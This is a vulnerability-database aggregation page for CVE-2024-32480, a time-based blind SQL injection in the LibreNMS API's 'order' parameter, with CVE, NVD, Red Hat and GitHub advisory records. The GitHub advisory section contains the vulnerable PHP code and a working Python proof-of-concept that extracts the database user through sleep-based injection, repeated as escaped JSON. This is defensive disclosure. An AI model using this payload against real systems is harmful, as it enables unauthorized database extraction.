CVE-2024-32480 (GCVE-0-2024-32480)
Vulnerability from cvelistv5 – Published: 2024-04-22 22:10 – Updated: 2024-08-02 02:13- CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
| URL | Tags |
|---|---|
| https://github.com/librenms/librenms/security/adv… | x_refsource_CONFIRM |
| https://github.com/librenms/librenms/commit/83fe4… | x_refsource_MISC |
{
"containers": {
"adp": [
{
"affected": [
{
"cpes": [
"cpe:2.3:a:librenms:librenms:*:*:*:*:*:*:*:*"
],
"defaultStatus": "unknown",
"product": "librenms",
"vendor": "librenms",
"versions": [
{
"status": "affected",
"version": "*"
}
]
}
],
"metrics": [
{
"other": {
"content": {
"id": "CVE-2024-32480",
"options": [
{
"Exploitation": "none"
},
{
"Automatable": "yes"
},
{
"Technical Impact": "total"
}
],
"role": "CISA Coordinator",
"timestamp": "2024-04-23T00:21:00.605841Z",
"version": "2.0.3"
},
"type": "ssvc"
}
}
],
"providerMetadata": {
"dateUpdated": "2024-06-04T17:51:12.018Z",
"orgId": "134c704f-9b21-4f2e-91b3-4a467353bcc0",
"shortName": "CISA-ADP"
},
"title": "CISA ADP Vulnrichment"
},
{
"providerMetadata": {
"dateUpdated": "2024-08-02T02:13:39.173Z",
"orgId": "af854a3a-2127-422b-91ae-364da2661108",
"shortName": "CVE"
},
"references": [
{
"name": "https://github.com/librenms/librenms/security/advisories/GHSA-jh57-j3vq-h438",
"tags": [
"x_refsource_CONFIRM",
"x_transferred"
],
"url": "https://github.com/librenms/librenms/security/advisories/GHSA-jh57-j3vq-h438"
},
{
"name": "https://github.com/librenms/librenms/commit/83fe4b10c440d69a47fe2f8616e290ba2bd3a27c",
"tags": [
"x_refsource_MISC",
"x_transferred"
],
"url": "https://github.com/librenms/librenms/commit/83fe4b10c440d69a47fe2f8616e290ba2bd3a27c"
}
],
"title": "CVE Program Container"
}
],
"cna": {
"affected": [
{
"product": "librenms",
"vendor": "librenms",
"versions": [
{
"status": "affected",
"version": "\u003c 24.4.0"
}
]
}
],
"descriptions": [
{
"lang": "en",
"value": "LibreNMS is an open-source, PHP/MySQL/SNMP-based network monitoring system. Versions prior to 24.4.0 are vulnerable to SQL injection. The `order` parameter is obtained from `$request`. After performing a string check, the value is directly incorporated into an SQL statement and concatenated, resulting in a SQL injection vulnerability. An attacker may extract a whole database this way. Version 24.4.0 fixes the issue."
}
],
"metrics": [
{
"cvssV3_1": {
"attackComplexity": "LOW",
"attackVector": "NETWORK",
"availabilityImpact": "HIGH",
"baseScore": 7.2,
"baseSeverity": "HIGH",
"confidentialityImpact": "HIGH",
"integrityImpact": "HIGH",
"privilegesRequired": "HIGH",
"scope": "UNCHANGED",
"userInteraction": "NONE",
"vectorString": "CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H",
"version": "3.1"
}
}
],
"problemTypes": [
{
"descriptions": [
{
"cweId": "CWE-89",
"description": "CWE-89: Improper Neutralization of Special Elements used in an SQL Command (\u0027SQL Injection\u0027)",
"lang": "en",
"type": "CWE"
}
]
}
],
"providerMetadata": {
"dateUpdated": "2024-04-22T22:10:50.221Z",
"orgId": "a0819718-46f1-4df5-94e2-005712e83aaa",
"shortName": "GitHub_M"
},
"references": [
{
"name": "https://github.com/librenms/librenms/security/advisories/GHSA-jh57-j3vq-h438",
"tags": [
"x_refsource_CONFIRM"
],
"url": "https://github.com/librenms/librenms/security/advisories/GHSA-jh57-j3vq-h438"
},
{
"name": "https://github.com/librenms/librenms/commit/83fe4b10c440d69a47fe2f8616e290ba2bd3a27c",
"tags": [
"x_refsource_MISC"
],
"url": "https://github.com/librenms/librenms/commit/83fe4b10c440d69a47fe2f8616e290ba2bd3a27c"
}
],
"source": {
"advisory": "GHSA-jh57-j3vq-h438",
"discovery": "UNKNOWN"
},
"title": "LibreNMS\u0027s Time-Based Blind SQL injection leads to database extraction"
}
},
"cveMetadata": {
"assignerOrgId": "a0819718-46f1-4df5-94e2-005712e83aaa",
"assignerShortName": "GitHub_M",
"cveId": "CVE-2024-32480",
"datePublished": "2024-04-22T22:10:50.221Z",
"dateReserved": "2024-04-12T19:41:51.168Z",
"dateUpdated": "2024-08-02T02:13:39.173Z",
"state": "PUBLISHED"
},
"dataType": "CVE_RECORD",
"dataVersion": "5.1",
"vulnerability-lookup:meta": {
"epss": {
"cve": "CVE-2024-32480",
"date": "2026-10-04",
"epss": "0.2028",
"percentile": "0.97406"
},
"fkie_nvd": {
"configurations": [
{
"nodes": [
{
"cpeMatch": [
{
"criteria": "cpe:2.3:a:librenms:librenms:*:*:*:*:*:*:*:*",
"matchCriteriaId": "4176B8A1-4185-477D-B978-63C96B4352B3",
"versionEndExcluding": "24.4.0",
"vulnerable": true
}
],
"negate": false,
"operator": "OR"
}
]
}
],
"descriptions": [
{
"lang": "en",
"value": "LibreNMS is an open-source, PHP/MySQL/SNMP-based network monitoring system. Versions prior to 24.4.0 are vulnerable to SQL injection. The `order` parameter is obtained from `$request`. After performing a string check, the value is directly incorporated into an SQL statement and concatenated, resulting in a SQL injection vulnerability. An attacker may extract a whole database this way. Version 24.4.0 fixes the issue."
},
{
"lang": "es",
"value": "LibreNMS es un sistema de monitoreo de red de c\u00f3digo abierto basado en PHP/MySQL/SNMP. Las versiones anteriores a la 24.4.0 son vulnerables a la inyecci\u00f3n SQL. El par\u00e1metro `order` se obtiene de `$request`. Despu\u00e9s de realizar una verificaci\u00f3n de cadena, el valor se incorpora directamente a una declaraci\u00f3n SQL y se concatena, lo que genera una vulnerabilidad de inyecci\u00f3n SQL. Un atacante puede extraer una base de datos completa de esta manera. La versi\u00f3n 24.4.0 soluciona el problema."
}
],
"id": "CVE-2024-32480",
"lastModified": "2025-01-02T21:38:11.383",
"metrics": {
"cvssMetricV31": [
{
"cvssData": {
"attackComplexity": "LOW",
"attackVector": "NETWORK",
"availabilityImpact": "HIGH",
"baseScore": 7.2,
"baseSeverity": "HIGH",
"confidentialityImpact": "HIGH",
"integrityImpact": "HIGH",
"privilegesRequired": "HIGH",
"scope": "UNCHANGED",
"userInteraction": "NONE",
"vectorString": "CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H",
"version": "3.1"
},
"exploitabilityScore": 1.2,
"impactScore": 5.9,
"source": "security-advisories@github.com",
"type": "Secondary"
},
{
"cvssData": {
"attackComplexity": "LOW",
"attackVector": "NETWORK",
"availabilityImpact": "HIGH",
"baseScore": 7.2,
"baseSeverity": "HIGH",
"confidentialityImpact": "HIGH",
"integrityImpact": "HIGH",
"privilegesRequired": "HIGH",
"scope": "UNCHANGED",
"userInteraction": "NONE",
"vectorString": "CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H",
"version": "3.1"
},
"exploitabilityScore": 1.2,
"impactScore": 5.9,
"source": "nvd@nist.gov",
"type": "Primary"
}
]
},
"published": "2024-04-22T23:15:50.440",
"references": [
{
"source": "security-advisories@github.com",
"tags": [
"Patch"
],
"url": "https://github.com/librenms/librenms/commit/83fe4b10c440d69a47fe2f8616e290ba2bd3a27c"
},
{
"source": "security-advisories@github.com",
"tags": [
"Exploit",
"Vendor Advisory"
],
"url": "https://github.com/librenms/librenms/security/advisories/GHSA-jh57-j3vq-h438"
},
{
"source": "af854a3a-2127-422b-91ae-364da2661108",
"tags": [
"Patch"
],
"url": "https://github.com/librenms/librenms/commit/83fe4b10c440d69a47fe2f8616e290ba2bd3a27c"
},
{
"source": "af854a3a-2127-422b-91ae-364da2661108",
"tags": [
"Exploit",
"Vendor Advisory"
],
"url": "https://github.com/librenms/librenms/security/advisories/GHSA-jh57-j3vq-h438"
}
],
"sourceIdentifier": "security-advisories@github.com",
"vulnStatus": "Analyzed",
"weaknesses": [
{
"description": [
{
"lang": "en",
"value": "CWE-89"
}
],
"source": "security-advisories@github.com",
"type": "Secondary"
},
{
"description": [
{
"lang": "en",
"value": "CWE-89"
}
],
"source": "nvd@nist.gov",
"type": "Primary"
}
]
},
"nvd": {
"cve": {
"affected": [
{
"affectedData": [
{
"product": "librenms",
"vendor": "librenms",
"versions": [
{
"status": "affected",
"version": "\u003c 24.4.0"
}
]
}
],
"source": "security-advisories@github.com"
},
{
"affectedData": [
{
"cpes": [
"cpe:2.3:a:librenms:librenms:*:*:*:*:*:*:*:*"
],
"defaultStatus": "unknown",
"product": "librenms",
"vendor": "librenms",
"versions": [
{
"status": "affected",
"version": "*"
}
]
}
],
"source": "134c704f-9b21-4f2e-91b3-4a467353bcc0"
}
],
"configurations": [
{
"nodes": [
{
"cpeMatch": [
{
"criteria": "cpe:2.3:a:librenms:librenms:*:*:*:*:*:*:*:*",
"matchCriteriaId": "4176B8A1-4185-477D-B978-63C96B4352B3",
"versionEndExcluding": "24.4.0",
"vulnerable": true
}
],
"negate": false,
"operator": "OR"
}
]
}
],
"cveTags": [],
"descriptions": [
{
"lang": "en",
"value": "LibreNMS is an open-source, PHP/MySQL/SNMP-based network monitoring system. Versions prior to 24.4.0 are vulnerable to SQL injection. The `order` parameter is obtained from `$request`. After performing a string check, the value is directly incorporated into an SQL statement and concatenated, resulting in a SQL injection vulnerability. An attacker may extract a whole database this way. Version 24.4.0 fixes the issue."
},
{
"lang": "es",
"value": "LibreNMS es un sistema de monitoreo de red de c\u00f3digo abierto basado en PHP/MySQL/SNMP. Las versiones anteriores a la 24.4.0 son vulnerables a la inyecci\u00f3n SQL. El par\u00e1metro `order` se obtiene de `$request`. Despu\u00e9s de realizar una verificaci\u00f3n de cadena, el valor se incorpora directamente a una declaraci\u00f3n SQL y se concatena, lo que genera una vulnerabilidad de inyecci\u00f3n SQL. Un atacante puede extraer una base de datos completa de esta manera. La versi\u00f3n 24.4.0 soluciona el problema."
}
],
"id": "CVE-2024-32480",
"lastModified": "2026-06-17T07:29:42.600",
"metrics": {
"cvssMetricV31": [
{
"cvssData": {
"attackComplexity": "LOW",
"attackVector": "NETWORK",
"availabilityImpact": "HIGH",
"baseScore": 7.2,
"baseSeverity": "HIGH",
"confidentialityImpact": "HIGH",
"integrityImpact": "HIGH",
"privilegesRequired": "HIGH",
"scope": "UNCHANGED",
"userInteraction": "NONE",
"vectorString": "CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H",
"version": "3.1"
},
"exploitabilityScore": 1.2,
"impactScore": 5.9,
"source": "security-advisories@github.com",
"type": "Secondary"
},
{
"cvssData": {
"attackComplexity": "LOW",
"attackVector": "NETWORK",
"availabilityImpact": "HIGH",
"baseScore": 7.2,
"baseSeverity": "HIGH",
"confidentialityImpact": "HIGH",
"integrityImpact": "HIGH",
"privilegesRequired": "HIGH",
"scope": "UNCHANGED",
"userInteraction": "NONE",
"vectorString": "CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H",
"version": "3.1"
},
"exploitabilityScore": 1.2,
"impactScore": 5.9,
"source": "nvd@nist.gov",
"type": "Primary"
}
],
"ssvcV203": [
{
"source": "134c704f-9b21-4f2e-91b3-4a467353bcc0",
"ssvcData": {
"id": "CVE-2024-32480",
"options": [
{
"exploitation": "none"
},
{
"automatable": "yes"
},
{
"technicalImpact": "total"
}
],
"role": "CISA Coordinator",
"timestamp": "2024-04-23T00:21:00.605841Z",
"version": "2.0.3"
}
}
]
},
"published": "2024-04-22T23:15:50.440",
"references": [
{
"source": "security-advisories@github.com",
"tags": [
"Patch"
],
"url": "https://github.com/librenms/librenms/commit/83fe4b10c440d69a47fe2f8616e290ba2bd3a27c"
},
{
"source": "security-advisories@github.com",
"tags": [
"Exploit",
"Vendor Advisory"
],
"url": "https://github.com/librenms/librenms/security/advisories/GHSA-jh57-j3vq-h438"
},
{
"source": "af854a3a-2127-422b-91ae-364da2661108",
"tags": [
"Patch"
],
"url": "https://github.com/librenms/librenms/commit/83fe4b10c440d69a47fe2f8616e290ba2bd3a27c"
},
{
"source": "af854a3a-2127-422b-91ae-364da2661108",
"tags": [
"Exploit",
"Vendor Advisory"
],
"url": "https://github.com/librenms/librenms/security/advisories/GHSA-jh57-j3vq-h438"
}
],
"sourceIdentifier": "security-advisories@github.com",
"vulnStatus": "Analyzed",
"weaknesses": [
{
"description": [
{
"lang": "en",
"value": "CWE-89"
}
],
"source": "security-advisories@github.com",
"type": "Secondary"
},
{
"description": [
{
"lang": "en",
"value": "CWE-89"
}
],
"source": "nvd@nist.gov",
"type": "Primary"
}
]
}
},
"redhat_vex": {
"current_release_date": "2025-05-28T22:14:14+00:00",
"cve": "CVE-2024-32480",
"id": "CVE-2024-32480",
"initial_release_date": "2024-01-01T00:00:00+00:00",
"product_status:known_not_affected": "1",
"source": "Red Hat CSAF VEX",
"status": "final",
"title": "LibreNMS\u0027s Time-Based Blind SQL injection leads to database extraction",
"url": "https://security.access.redhat.com/data/csaf/v2/vex/2024/cve-2024-32480.json",
"version": "3"
},
"vulnrichment": {
"containers": {
"adp": [
{
"providerMetadata": {
"dateUpdated": "2024-08-02T02:13:39.173Z",
"orgId": "af854a3a-2127-422b-91ae-364da2661108",
"shortName": "CVE"
},
"references": [
{
"name": "https://github.com/librenms/librenms/security/advisories/GHSA-jh57-j3vq-h438",
"tags": [
"x_refsource_CONFIRM",
"x_transferred"
],
"url": "https://github.com/librenms/librenms/security/advisories/GHSA-jh57-j3vq-h438"
},
{
"name": "https://github.com/librenms/librenms/commit/83fe4b10c440d69a47fe2f8616e290ba2bd3a27c",
"tags": [
"x_refsource_MISC",
"x_transferred"
],
"url": "https://github.com/librenms/librenms/commit/83fe4b10c440d69a47fe2f8616e290ba2bd3a27c"
}
],
"title": "CVE Program Container"
},
{
"affected": [
{
"cpes": [
"cpe:2.3:a:librenms:librenms:*:*:*:*:*:*:*:*"
],
"defaultStatus": "unknown",
"product": "librenms",
"vendor": "librenms",
"versions": [
{
"status": "affected",
"version": "*"
}
]
}
],
"metrics": [
{
"other": {
"content": {
"id": "CVE-2024-32480",
"options": [
{
"Exploitation": "none"
},
{
"Automatable": "yes"
},
{
"Technical Impact": "total"
}
],
"role": "CISA Coordinator",
"timestamp": "2024-04-23T00:21:00.605841Z",
"version": "2.0.3"
},
"type": "ssvc"
}
}
],
"providerMetadata": {
"dateUpdated": "2024-04-23T00:20:30.618Z",
"orgId": "134c704f-9b21-4f2e-91b3-4a467353bcc0",
"shortName": "CISA-ADP"
},
"title": "CISA ADP Vulnrichment"
}
],
"cna": {
"affected": [
{
"product": "librenms",
"vendor": "librenms",
"versions": [
{
"status": "affected",
"version": "\u003c 24.4.0"
}
]
}
],
"descriptions": [
{
"lang": "en",
"value": "LibreNMS is an open-source, PHP/MySQL/SNMP-based network monitoring system. Versions prior to 24.4.0 are vulnerable to SQL injection. The `order` parameter is obtained from `$request`. After performing a string check, the value is directly incorporated into an SQL statement and concatenated, resulting in a SQL injection vulnerability. An attacker may extract a whole database this way. Version 24.4.0 fixes the issue."
}
],
"metrics": [
{
"cvssV3_1": {
"attackComplexity": "LOW",
"attackVector": "NETWORK",
"availabilityImpact": "HIGH",
"baseScore": 7.2,
"baseSeverity": "HIGH",
"confidentialityImpact": "HIGH",
"integrityImpact": "HIGH",
"privilegesRequired": "HIGH",
"scope": "UNCHANGED",
"userInteraction": "NONE",
"vectorString": "CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H",
"version": "3.1"
}
}
],
"problemTypes": [
{
"descriptions": [
{
"cweId": "CWE-89",
"description": "CWE-89: Improper Neutralization of Special Elements used in an SQL Command (\u0027SQL Injection\u0027)",
"lang": "en",
"type": "CWE"
}
]
}
],
"providerMetadata": {
"dateUpdated": "2024-04-22T22:10:50.221Z",
"orgId": "a0819718-46f1-4df5-94e2-005712e83aaa",
"shortName": "GitHub_M"
},
"references": [
{
"name": "https://github.com/librenms/librenms/security/advisories/GHSA-jh57-j3vq-h438",
"tags": [
"x_refsource_CONFIRM"
],
"url": "https://github.com/librenms/librenms/security/advisories/GHSA-jh57-j3vq-h438"
},
{
"name": "https://github.com/librenms/librenms/commit/83fe4b10c440d69a47fe2f8616e290ba2bd3a27c",
"tags": [
"x_refsource_MISC"
],
"url": "https://github.com/librenms/librenms/commit/83fe4b10c440d69a47fe2f8616e290ba2bd3a27c"
}
],
"source": {
"advisory": "GHSA-jh57-j3vq-h438",
"discovery": "UNKNOWN"
},
"title": "LibreNMS\u0027s Time-Based Blind SQL injection leads to database extraction"
}
},
"cveMetadata": {
"assignerOrgId": "a0819718-46f1-4df5-94e2-005712e83aaa",
"assignerShortName": "GitHub_M",
"cveId": "CVE-2024-32480",
"datePublished": "2024-04-22T22:10:50.221Z",
"dateReserved": "2024-04-12T19:41:51.168Z",
"dateUpdated": "2024-08-02T02:13:39.173Z",
"state": "PUBLISHED"
},
"dataType": "CVE_RECORD",
"dataVersion": "5.1"
}
}
}
FKIE_CVE-2024-32480
Vulnerability from fkie_nvd - Published: 2024-04-22 23:15 - Updated: 2026-06-17 07:297.2 (High) - CVSS:3.1/
{
  "affected": [
    {
      "affectedData": [
        {
          "product": "librenms",
          "vendor": "librenms",
          "versions": [
            {
              "status": "affected",
              "version": "\u003c 24.4.0"
            }
          ]
        }
      ],
      "source": "security-advisories@github.com"
    },
    {
      "affectedData": [
        {
          "cpes": [
            "cpe:2.3:a:librenms:librenms:*:*:*:*:*:*:*:*"
          ],
          "defaultStatus": "unknown",
          "product": "librenms",
          "vendor": "librenms",
          "versions": [
            {
              "status": "affected",
              "version": "*"
            }
          ]
        }
      ],
      "source": "134c704f-9b21-4f2e-91b3-4a467353bcc0"
    }
  ],
  "configurations": [
    {
      "nodes": [
        {
          "cpeMatch": [
            {
              "criteria": "cpe:2.3:a:librenms:librenms:*:*:*:*:*:*:*:*",
              "matchCriteriaId": "4176B8A1-4185-477D-B978-63C96B4352B3",
              "versionEndExcluding": "24.4.0",
              "vulnerable": true
            }
          ],
          "negate": false,
          "operator": "OR"
        }
      ]
    }
  ],
  "cveTags": [],
  "descriptions": [
    {
      "lang": "en",
      "value": "LibreNMS is an open-source, PHP/MySQL/SNMP-based network monitoring system. Versions prior to 24.4.0 are vulnerable to SQL injection. The `order` parameter is obtained from `$request`. After performing a string check, the value is directly incorporated into an SQL statement and concatenated, resulting in a SQL injection vulnerability. An attacker may extract a whole database this way. Version 24.4.0 fixes the issue."
    },
    {
      "lang": "es",
      "value": "LibreNMS es un sistema de monitoreo de red de c\u00f3digo abierto basado en PHP/MySQL/SNMP. Las versiones anteriores a la 24.4.0 son vulnerables a la inyecci\u00f3n SQL. El par\u00e1metro `order` se obtiene de `$request`. Despu\u00e9s de realizar una verificaci\u00f3n de cadena, el valor se incorpora directamente a una declaraci\u00f3n SQL y se concatena, lo que genera una vulnerabilidad de inyecci\u00f3n SQL. Un atacante puede extraer una base de datos completa de esta manera. La versi\u00f3n 24.4.0 soluciona el problema."
    }
  ],
  "id": "CVE-2024-32480",
  "lastModified": "2026-06-17T07:29:42.600",
  "metrics": {
    "cvssMetricV31": [
      {
        "cvssData": {
          "attackComplexity": "LOW",
          "attackVector": "NETWORK",
          "availabilityImpact": "HIGH",
          "baseScore": 7.2,
          "baseSeverity": "HIGH",
          "confidentialityImpact": "HIGH",
          "integrityImpact": "HIGH",
          "privilegesRequired": "HIGH",
          "scope": "UNCHANGED",
          "userInteraction": "NONE",
          "vectorString": "CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H",
          "version": "3.1"
        },
        "exploitabilityScore": 1.2,
        "impactScore": 5.9,
        "source": "security-advisories@github.com",
        "type": "Secondary"
      },
      {
        "cvssData": {
          "attackComplexity": "LOW",
          "attackVector": "NETWORK",
          "availabilityImpact": "HIGH",
          "baseScore": 7.2,
          "baseSeverity": "HIGH",
          "confidentialityImpact": "HIGH",
          "integrityImpact": "HIGH",
          "privilegesRequired": "HIGH",
          "scope": "UNCHANGED",
          "userInteraction": "NONE",
          "vectorString": "CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H",
          "version": "3.1"
        },
        "exploitabilityScore": 1.2,
        "impactScore": 5.9,
        "source": "nvd@nist.gov",
        "type": "Primary"
      }
    ],
    "ssvcV203": [
      {
        "source": "134c704f-9b21-4f2e-91b3-4a467353bcc0",
        "ssvcData": {
          "id": "CVE-2024-32480",
          "options": [
            {
              "exploitation": "none"
            },
            {
              "automatable": "yes"
            },
            {
              "technicalImpact": "total"
            }
          ],
          "role": "CISA Coordinator",
          "timestamp": "2024-04-23T00:21:00.605841Z",
          "version": "2.0.3"
        }
      }
    ]
  },
  "published": "2024-04-22T23:15:50.440",
  "references": [
    {
      "source": "security-advisories@github.com",
      "tags": [
        "Patch"
      ],
      "url": "https://github.com/librenms/librenms/commit/83fe4b10c440d69a47fe2f8616e290ba2bd3a27c"
    },
    {
      "source": "security-advisories@github.com",
      "tags": [
        "Exploit",
        "Vendor Advisory"
      ],
      "url": "https://github.com/librenms/librenms/security/advisories/GHSA-jh57-j3vq-h438"
    },
    {
      "source": "af854a3a-2127-422b-91ae-364da2661108",
      "tags": [
        "Patch"
      ],
      "url": "https://github.com/librenms/librenms/commit/83fe4b10c440d69a47fe2f8616e290ba2bd3a27c"
    },
    {
      "source": "af854a3a-2127-422b-91ae-364da2661108",
      "tags": [
        "Exploit",
        "Vendor Advisory"
      ],
      "url": "https://github.com/librenms/librenms/security/advisories/GHSA-jh57-j3vq-h438"
    }
  ],
  "sourceIdentifier": "security-advisories@github.com",
  "vulnStatus": "Analyzed",
  "weaknesses": [
    {
      "description": [
        {
          "lang": "en",
          "value": "CWE-89"
        }
      ],
      "source": "security-advisories@github.com",
      "type": "Secondary"
    },
    {
      "description": [
        {
          "lang": "en",
          "value": "CWE-89"
        }
      ],
      "source": "nvd@nist.gov",
      "type": "Primary"
    }
  ]
}
GHSA-JH57-J3VQ-H438
Vulnerability from github – Published: 2024-04-22 18:37 – Updated: 2024-04-23 14:15Summary
Get a valid API token, make sure you can access api functions, then replace string on my PoC code, Test on offical OVA image, it's a old version 23.9.1, but this vulerable is also exists on latest version 24.2.0
Details
in file api_functions.php, line 307 for function list_devices
$order = $request->get('order');
    $type = $request->get('type');
    $query = $request->get('query');
    $param = [];

    if (empty($order)) {
        $order = 'hostname';
    }

    if (stristr($order, ' desc') === false && stristr($order, ' asc') === false) {
        $order = 'd.`' . $order . '` ASC';
    }
    /* ... */
    $devices = [];
    $dev_query = "SELECT $select FROM `devices` AS d $join WHERE $sql GROUP BY d.`hostname` ORDER BY $order";
    foreach (dbFetchRows($dev_query, $param) as $device) {
The "order" parameter is obtained from $request. After performing a string check, the value is directly incorporated into an SQL statement and concatenated, resulting in a SQL injection vulnerability.
PoC
For example. this PoC is get current db user
import string
import requests

headers = {
    'X-Auth-Token': 'token_string'
}
req = requests.Session()
payloads = '_-@.,' + string.digits + string.ascii_letters
url = 'http://host/api/v0/devices?order=device_id` and if(ascii(substr(user(),%d,1))=%d,sleep(5),1) and d.`device_id'
result = 'user: '
for i in range(10):
    for payload in payloads:
        try:
            req.get(url % (i+1, ord(payload)), headers=headers, timeout=3)
        except requests.exceptions.ReadTimeout as ex:
            result += payload
            print(result),
        except Exception as e:
            pass
Impact
Attacker can extract whole database
{
"affected": [
{
"package": {
"ecosystem": "Packagist",
"name": "librenms/librenms"
},
"ranges": [
{
"events": [
{
"introduced": "0"
},
{
"fixed": "24.4.0"
}
],
"type": "ECOSYSTEM"
}
]
}
],
"aliases": [
"CVE-2024-32480"
],
"database_specific": {
"cwe_ids": [
"CWE-89"
],
"github_reviewed": true,
"github_reviewed_at": "2024-04-22T18:37:35Z",
"nvd_published_at": "2024-04-22T23:15:50Z",
"severity": "HIGH"
},
"details": "### Summary\nGet a valid API token, make sure you can access api functions, then replace string on my PoC code, Test on offical OVA image, it\u0027s a old version 23.9.1, but this vulerable is also exists on latest version 24.2.0\n\n### Details\nin file `api_functions.php`, line 307 for function list_devices\n\n```php\n$order = $request-\u003eget(\u0027order\u0027);\n $type = $request-\u003eget(\u0027type\u0027);\n $query = $request-\u003eget(\u0027query\u0027);\n $param = [];\n\n if (empty($order)) {\n $order = \u0027hostname\u0027;\n }\n\n if (stristr($order, \u0027 desc\u0027) === false \u0026\u0026 stristr($order, \u0027 asc\u0027) === false) {\n $order = \u0027d.`\u0027 . $order . \u0027` ASC\u0027;\n }\n /* ... */\n $devices = [];\n $dev_query = \"SELECT $select FROM `devices` AS d $join WHERE $sql GROUP BY d.`hostname` ORDER BY $order\";\n foreach (dbFetchRows($dev_query, $param) as $device) {\n```\nThe \"order\" parameter is obtained from $request. After performing a string check, the value is directly incorporated into an SQL statement and concatenated, resulting in a SQL injection vulnerability.\n\n### PoC\nFor example. this PoC is get current db user\n```python\nimport string\nimport requests\n\nheaders = {\n\t\u0027X-Auth-Token\u0027: \u0027token_string\u0027\n}\nreq = requests.Session()\npayloads = \u0027_-@.,\u0027 + string.digits + string.ascii_letters\nurl = \u0027http://host/api/v0/devices?order=device_id` and if(ascii(substr(user(),%d,1))=%d,sleep(5),1) and d.`device_id\u0027\nresult = \u0027user: \u0027\nfor i in range(10):\n\tfor payload in payloads:\n\t\ttry:\n\t\t\treq.get(url % (i+1, ord(payload)), headers=headers, timeout=3)\n\t\texcept requests.exceptions.ReadTimeout as ex:\n\t\t\tresult += payload\n\t\t\tprint(result),\n\t\texcept Exception as e:\n\t\t\tpass\n```\n\n\n### Impact\nAttacker can extract whole database",
"id": "GHSA-jh57-j3vq-h438",
"modified": "2024-04-23T14:15:47Z",
"published": "2024-04-22T18:37:35Z",
"references": [
{
"type": "WEB",
"url": "https://github.com/librenms/librenms/security/advisories/GHSA-jh57-j3vq-h438"
},
{
"type": "ADVISORY",
"url": "https://nvd.nist.gov/vuln/detail/CVE-2024-32480"
},
{
"type": "WEB",
"url": "https://github.com/librenms/librenms/commit/83fe4b10c440d69a47fe2f8616e290ba2bd3a27c"
},
{
"type": "PACKAGE",
"url": "https://github.com/librenms/librenms"
}
],
"schema_version": "1.4.0",
"severity": [
{
"score": "CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H",
"type": "CVSS_V3"
}
],
"summary": "LibreNMS vulnerable to a Time-Based Blind SQL injection leads to database extraction"
}
GSD-2024-32480
Vulnerability from gsd - Updated: 2024-04-13 05:02{
"gsd": {
"metadata": {
"exploitCode": "unknown",
"remediation": "unknown",
"reportConfidence": "confirmed",
"type": "vulnerability"
},
"osvSchema": {
"aliases": [
"CVE-2024-32480"
],
"details": "LibreNMS is an open-source, PHP/MySQL/SNMP-based network monitoring system. Versions prior to 24.4.0 are vulnerable to SQL injection. The `order` parameter is obtained from `$request`. After performing a string check, the value is directly incorporated into an SQL statement and concatenated, resulting in a SQL injection vulnerability. An attacker may extract a whole database this way. Version 24.4.0 fixes the issue.",
"id": "GSD-2024-32480",
"modified": "2024-04-13T05:02:29.064142Z",
"schema_version": "1.4.0"
}
},
"namespaces": {
"cve.org": {
"CVE_data_meta": {
